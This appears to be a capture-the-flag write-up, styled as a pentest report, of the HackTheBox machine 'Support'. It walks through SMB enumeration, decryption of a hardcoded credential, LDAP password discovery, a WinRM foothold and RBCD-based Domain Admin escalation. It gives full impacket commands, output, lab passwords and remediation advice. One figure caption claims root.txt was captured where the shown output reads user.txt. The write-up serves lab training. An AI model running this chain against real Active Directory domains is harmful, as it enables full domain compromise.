PENETRATION TEST REPORT

HackTheBox — Support

Target IP	**10.129.28.233 (support.htb)**
Tester	**4ss3m (Assem Merzoug)**
Date	**April 8, 2026**
Platform	**HackTheBox**

1. Executive Summary

This report documents a penetration test against the HackTheBox machine Support (10.129.28.233). A chain of four vulnerabilities led to full Domain Admin compromise: anonymous SMB access to a non-default share, hardcoded encrypted credentials in a .NET binary, a plaintext password stored in an LDAP user attribute, and Resource-Based Constrained Delegation (RBCD) abuse enabled by GenericAll privileges on the Domain Controller object.

Finding	Severity	Impact
Anonymous SMB Share Access	High	**Unauthenticated file enumeration and download**
Hardcoded Credentials in .NET Binary	Critical	**LDAP service account credential exposure**
Plaintext Password in LDAP User Attribute	Critical	**Domain user account compromise**
RBCD Abuse — GenericAll on DC Object	Critical	**Full domain compromise (Domain Admin)**

1.1 Scope

Target	10.129.28.233 (support.htb / dc.support.htb)
OS	Windows Server — Active Directory Domain Controller
Ports	53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 5985, 9389
Domain	SUPPORT.HTB
Type	Black-box penetration test

1.2 Methodology

- Reconnaissance — full TCP port scan, service enumeration, SMB share listing
- Credential Extraction — .NET binary decompilation, XOR decryption
- LDAP Enumeration — authenticated enumeration of user attributes
- Foothold — WinRM remote shell as domain user
- Privilege Escalation — RBCD via GenericAll + SeMachineAccountPrivilege

2. Reconnaissance

2.1 Port Scan (Nmap)

A full TCP port scan identified the target as a Windows Active Directory Domain Controller. Key services — SMB (445), LDAP (389/3268), Kerberos (88), and WinRM (5985) — indicated an AD environment with remote management enabled.

```
nmap -sV -p- --min-rate 5000 10.129.28.233
```



Figure 1 — Nmap full port scan confirming Active Directory Domain Controller

2.2 SMB Share Enumeration

Anonymous (null session) SMB access was attempted. The default shares were present alongside a non-standard share, `support-tools`, which was accessible without credentials — a significant misconfiguration on a production domain controller.

```
smbclient -L //10.129.28.233 -N
```

Share	Type	Note
ADMIN$	Disk	Default — restricted
C$	Disk	Default — restricted
IPC$	IPC	Default
NETLOGON	Disk	Default — logon scripts
support-tools	**Disk**	**Non-default — anonymous read access**
SYSVOL	Disk	Default — group policy

3. Vulnerability Findings

3.1 Anonymous SMB Access — Non-Default Share

Severity	High
Share	support-tools
Auth Required	None (null session)

The `support-tools` share was readable without any credentials. It contained a ZIP archive, `UserInfo.exe.zip`, holding a custom .NET application. This application contained hardcoded encrypted credentials in its source code.

```
smbclient //10.129.28.233/support-tools -N -c "ls"
smbclient //10.129.28.233/support-tools -N -c "get UserInfo.exe.zip"
```

Remediation

- Disable anonymous SMB access (RestrictAnonymous = 2 in registry)
- Audit all non-default shares and enforce authentication
- Remove internal tooling from domain controller shares

3.2 Hardcoded Encrypted Credentials in .NET Binary

Severity	Critical — CVSS 9.1
File	UserInfo.Services/Protected.cs
Auth Required	None — binary is publicly accessible via SMB

The binary was fully decompilable. The class `Protected` stored an XOR-encrypted Base64 password alongside the decryption key and algorithm — rendering the encryption completely ineffective. Any attacker with the binary could trivially recover the plaintext password.



Figure 2 — Protected.cs: encrypted password, key "armando", and decryption logic all hardcoded

Proof of Concept — Decryption

```
python3 -c "
import base64
enc = '0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E'
key = b'armando'
decoded = base64.b64decode(enc)
result = [b ^ key[i % len(key)] ^ 0xDF for i, b in enumerate(decoded)]
print(bytes(result).decode())
"
```



Figure 3 — Python one-liner decrypts the password: nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz

Remediation

- Never embed credentials in compiled binaries — use a secrets manager (HashiCorp Vault, AWS Secrets Manager)
- Rotate the exposed ldap service account credentials immediately
- Enforce code review policies that flag credential literals

3.3 Plaintext Password in LDAP User Attribute

Severity	Critical — CVSS 9.1
Attribute	info (CN=support,CN=Users,DC=support,DC=htb)
Auth Required	Any domain user (ldap credentials from F-3.2)

Using the recovered LDAP credentials, the entire user directory was queried. The `info` attribute of the `support` account contained a plaintext password. All authenticated domain users can read this attribute by default.

```
ldapsearch -H ldap://10.129.28.233 \
-D "ldap@support.htb" -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
-b "DC=support,DC=htb" "(objectClass=user)" description info
```



Figure 4 — LDAP query reveals "Ironside47pleasure40Watchful" in the support user's info field

Remediation

- Never store passwords in LDAP attributes — use dedicated credential vaults
- Audit all user attributes (info, description, comment) for sensitive data
- Apply ACLs to restrict read access to sensitive user attributes

3.3.1 WinRM Foothold — User Flag

The `support` account is a member of `Remote Management Users`, granting WinRM shell access on port 5985.

```
evil-winrm -i 10.129.28.233 -u support -p 'Ironside47pleasure40Watchful'
```



Figure 5 — WinRM shell established as support; user.txt captured

`user.txt: 09be92b9ba37b5a976104330f2862e1a`

3.4 Privilege Escalation — RBCD via GenericAll on DC Object

Severity	Critical — CVSS 10.0
Attack	Resource-Based Constrained Delegation (RBCD)
Prerequisites	Domain user with GenericAll on DC + SeMachineAccountPrivilege
Impact	Full Domain Admin — complete Active Directory compromise

The `support` user is a member of `Shared Support Accounts`, which holds `GenericAll` over the DC computer object. Combined with `SeMachineAccountPrivilege` (quota: 10 machine accounts per user), an attacker can create a rogue computer account, configure RBCD to allow it to impersonate any user against the DC, and request a Kerberos service ticket as Administrator.

Privileges Confirmed (whoami /all)



Figure 6 — whoami /all: SeMachineAccountPrivilege enabled; Shared Support Accounts membership confirmed

Step 1 — Verify ms-DS-MachineAccountQuota

```
ldapsearch -H ldap://TARGET -D "support@support.htb" \
-w 'Ironside47pleasure40Watchful' \
-b "DC=support,DC=htb" "(objectClass=domain)" ms-DS-MachineAccountQuota
```

```
└─❯ ldapsearch -H ldap://10.129.29.235 -D "support@support.htb" -w 'Ironside47pleasure40Watchful' -b "DC=support,DC=htb" "(objectClass=domain)" ms-DS-MachineA
ccountQuota
# extended LDIF
#
# LDAPv3
# base <DC=support,DC=htb> with scope subtree
# filter: (objectClass=domain)
# requesting: ms-DS-MachineAccountQuota
#

# support.htb
dn: DC=support,DC=htb
ms-DS-MachineAccountQuota: 10

# search reference
ref: ldap://ForestDnsZones.support.htb/DC=ForestDnsZones,DC=support,DC=htb

# search reference
ref: ldap://DomainDnsZones.support.htb/DC=DomainDnsZones,DC=support,DC=htb

# search reference
ref: ldap://support.htb/CN=Configuration,DC=support,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
```

Figure 7 — ms-DS-MachineAccountQuota = 10: any domain user may add up to 10 computer accounts

Step 2 — Create Rogue Computer Account

```
python3 addcomputer.py support.htb/support:'Ironside47pleasure40Watchful' \
-computer-name 'FAKE$' -computer-pass 'Password123!' -dc-ip TARGET
```

```
assem@4ss3m:~/43/hx/ctf/htb/rooms/support
sudo openvpn lab_4ss3m_udp.ovpn   evil-winrm -i 10.129.29.234 -u support -p 'Ironside47pleasure40Watch...   assem@4ss3m:~/43/hx/ctf/htb/rooms/support
assem@4ss3m:~/43/hx/ctf/htb/rooms/support 158x33
Requirement already satisfied, skipping upgrade: charset-normalizer in /home/assem/anaconda3/lib/python3.8/site-packages (from impacket) (3.4.7)
Requirement already satisfied, skipping upgrade: ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5 in /home/assem/anaconda3/lib/python3.8/site-packages (from impacket) (2.9.1)
Requirement already satisfied, skipping upgrade: ldapdomaindump>=0.9.0 in /home/assem/anaconda3/lib/python3.8/site-packages (from impacket) (0.10.0)
Requirement already satisfied, skipping upgrade: pyasn1>=0.2.3 in /home/assem/anaconda3/lib/python3.8/site-packages (from impacket) (0.6.3)
Requirement already satisfied, skipping upgrade: cryptography>=2.8 in /home/assem/anaconda3/lib/python3.8/site-packages (from pyOpenSSL->impacket) (3.1.1)
Requirement already satisfied, skipping upgrade: itsdangerous>=0.24 in /home/assem/anaconda3/lib/python3.8/site-packages (from flask>=1.0->impacket) (1.1.0)
Requirement already satisfied, skipping upgrade: Werkzeug>=0.15 in /home/assem/anaconda3/lib/python3.8/site-packages (from flask>=1.0->impacket) (1.0.1)
Requirement already satisfied, skipping upgrade: Jinja2>=2.10.1 in /home/assem/anaconda3/lib/python3.8/site-packages (from flask>=1.0->impacket) (2.11.2)
Requirement already satisfied, skipping upgrade: click>=5.1 in /home/assem/anaconda3/lib/python3.8/site-packages (from flask>=1.0->impacket) (7.1.2)
Requirement already satisfied, skipping upgrade: dnspython in /home/assem/anaconda3/lib/python3.8/site-packages (from ldapdomaindump>=0.9.0->impacket) (2.6.1)
Requirement already satisfied, skipping upgrade: cffi!=1.11.3,>=1.8 in /home/assem/anaconda3/lib/python3.8/site-packages (from cryptography>=2.8->pyOpenSSL->i
mpacket) (1.14.3)
Requirement already satisfied, skipping upgrade: MarkupSafe>=0.23 in /home/assem/anaconda3/lib/python3.8/site-packages (from Jinja2>=2.10.1->flask>=1.0->impac
ket) (1.1.1)
Requirement already satisfied, skipping upgrade: pycparser in /home/assem/anaconda3/lib/python3.8/site-packages (from cffi!=1.11.3,>=1.8->cryptography>=2.8->p
yOpenSSL->impacket) (2.20)

┌─ ~/43/hx/ctf/htb/rooms/support ····· Py base 11:59:54
└─❯ find / -name "addcomputer.py" 2>/dev/null
/home/assem/43/hx/ctf/overthewire/htb/rooms/archetype/impacket/examples/addcomputer.py
/home/assem/43/hx/ctf/htb/rooms/startingPoint/tier3/archetype/impacket/examples/addcomputer.py
/home/assem/43/hx/ctf/htb/rooms/startingPoint/tier3/archetype/impacket/build/scripts-3.11/addcomputer.py
/home/assem/anaconda3/bin/addcomputer.py

┌─ ~/43/hx/ctf/htb/rooms/support ····· 29s Py base 12:00:28
└─❯ python3 /home/assem/anaconda3/bin/addcomputer.py support.htb/support:'Ironside47pleasure40Watchful' -computer-name 'FAKE$' -computer-pass 'Password123!' -
dc-ip 10.129.29.234
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account FAKE$ with password Password123!.

┌─ ~/43/hx/ctf/htb/rooms/support ····· 11s Py base 12:01:00
└─❯
```

Figure 8 — FAKE$ computer account added to the domain successfully

Step 3 — Configure RBCD Delegation

```
python3 rbcd.py support.htb/support:'Ironside47pleasure40Watchful' \
-delegate-from 'FAKE$' -delegate-to 'DC$' -action write -dc-ip TARGET
```

```
~/43/hx/ctf/htb/rooms/support ..... 5s Py base 12:11:09
❯ python3 /home/assem/anaconda3/bin/addcomputer.py support.htb/support:'Ironside47pleasure40Watchful' -computer-name 'FAKE$' -computer-pass 'Password123!' -
dc-ip 10.129.29.235
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account FAKE$ with password Password123!.

~/43/hx/ctf/htb/rooms/support ..... 9s Py base 12:11:39
❯ python3 /home/assem/anaconda3/bin/rbcd.py support.htb/support:'Ironside47pleasure40Watchful' -delegate-from 'FAKE$' -delegate-to 'DC$' -action write -dc-i
p 10.129.29.235
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] FAKE$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     FAKE$        (S-1-5-21-1677581083-3380853377-188903654-6101)
```

Figure 9 — msDS-AllowedToActOnBehalfOfOtherIdentity set: FAKE$ can now impersonate users on DC$

Step 4 — Request Kerberos Ticket as Administrator (S4U2Proxy)

```
python3 getST.py support.htb/FAKE$:'Password123!' \
-spn cifs/dc.support.htb -impersonate Administrator -dc-ip TARGET
```

```
~/43/hx/ctf/htb/rooms/support ..... 4s Py base 12:11:45
❯ python3 /home/assem/anaconda3/bin/getST.py support.htb/FAKE$:'Password123!' -spn cifs/dc.support.htb -impersonate Administrator -dc-ip 10.129.29.235
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
```

Figure 10 — Kerberos ccache ticket saved: Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache

Step 5 — Use Ticket — Administrator Shell

```
export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
python3 wmiexec.py -k -no-pass support.htb/Administrator@dc.support.htb
C:\> type C:\Users\Administrator\Desktop\root.txt
```

```
~/43/hx/ctf/htb/rooms/support ..... 1m 1s Py base 12:22:45
❯ python3 /home/assem/anaconda3/bin/wmiexec.py -k -no-pass support.htb/Administrator@dc.support.htb
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\support\Desktop\user.txt
09be92b9ba37b5a976104330f2862e1a
```

Figure 11 — Administrator shell via RBCD; root.txt captured

`root.txt: 892d7232e8a091ac6dd1b4511efcb404`

Remediation

- Set ms-DS-MachineAccountQuota to 0 — prevents non-admins from adding computer accounts
- Remove GenericAll / WriteDACL from non-admin groups over computer objects
- Audit AD ACLs regularly using BloodHound or similar tooling
- Enable Protected Users security group for privileged accounts

4. Proof of Compromise

Flag	Account	Value
User Flag	support	`09be92b9ba37b5a976104330f2862e1a`
Root Flag	Administrator	`892d7232e8a091ac6dd1b4511efcb404`

5. Attack Chain Summary

#	Step	Detail
1	SMB Enumeration	Null session → support-tools share → UserInfo.exe.zip
2	.NET Decompilation	Protected.cs → Base64 + XOR(armando, 0xDF) → ldap password
3	LDAP Enumeration	ldap creds → info attribute → support:Ironside47pleasure40Watchful
4	WinRM Foothold	evil-winrm as support → user.txt (09be92b9...)
5	RBCD — Step 1	Confirmed SeMachineAccountPrivilege + GenericAll via Shared Support Accounts
6	RBCD — Step 2	addcomputer.py → FAKE$ added to domain
7	RBCD — Step 3	rbcd.py → msDS-AllowedToActOnBehalfOfOtherIdentity configured
8	RBCD — Step 4	getST.py S4U2Proxy → ccache ticket as Administrator
9	Admin Shell	wmiexec.py -k → Administrator shell → root.txt (892d7232...)

6. Remediation Summary

Finding	Priority	Action
Anonymous SMB Share	High	**Disable null sessions; enforce authentication on all shares**
Hardcoded Credentials	Critical	**Remove secrets from code; use a secrets manager; rotate ldap password**
Password in LDAP Attribute	Critical	**Purge passwords from user attributes; apply restrictive ACLs**
RBCD / GenericAll on DC	Critical	**Set MachineAccountQuota=0; remove GenericAll from non-admin groups; audit**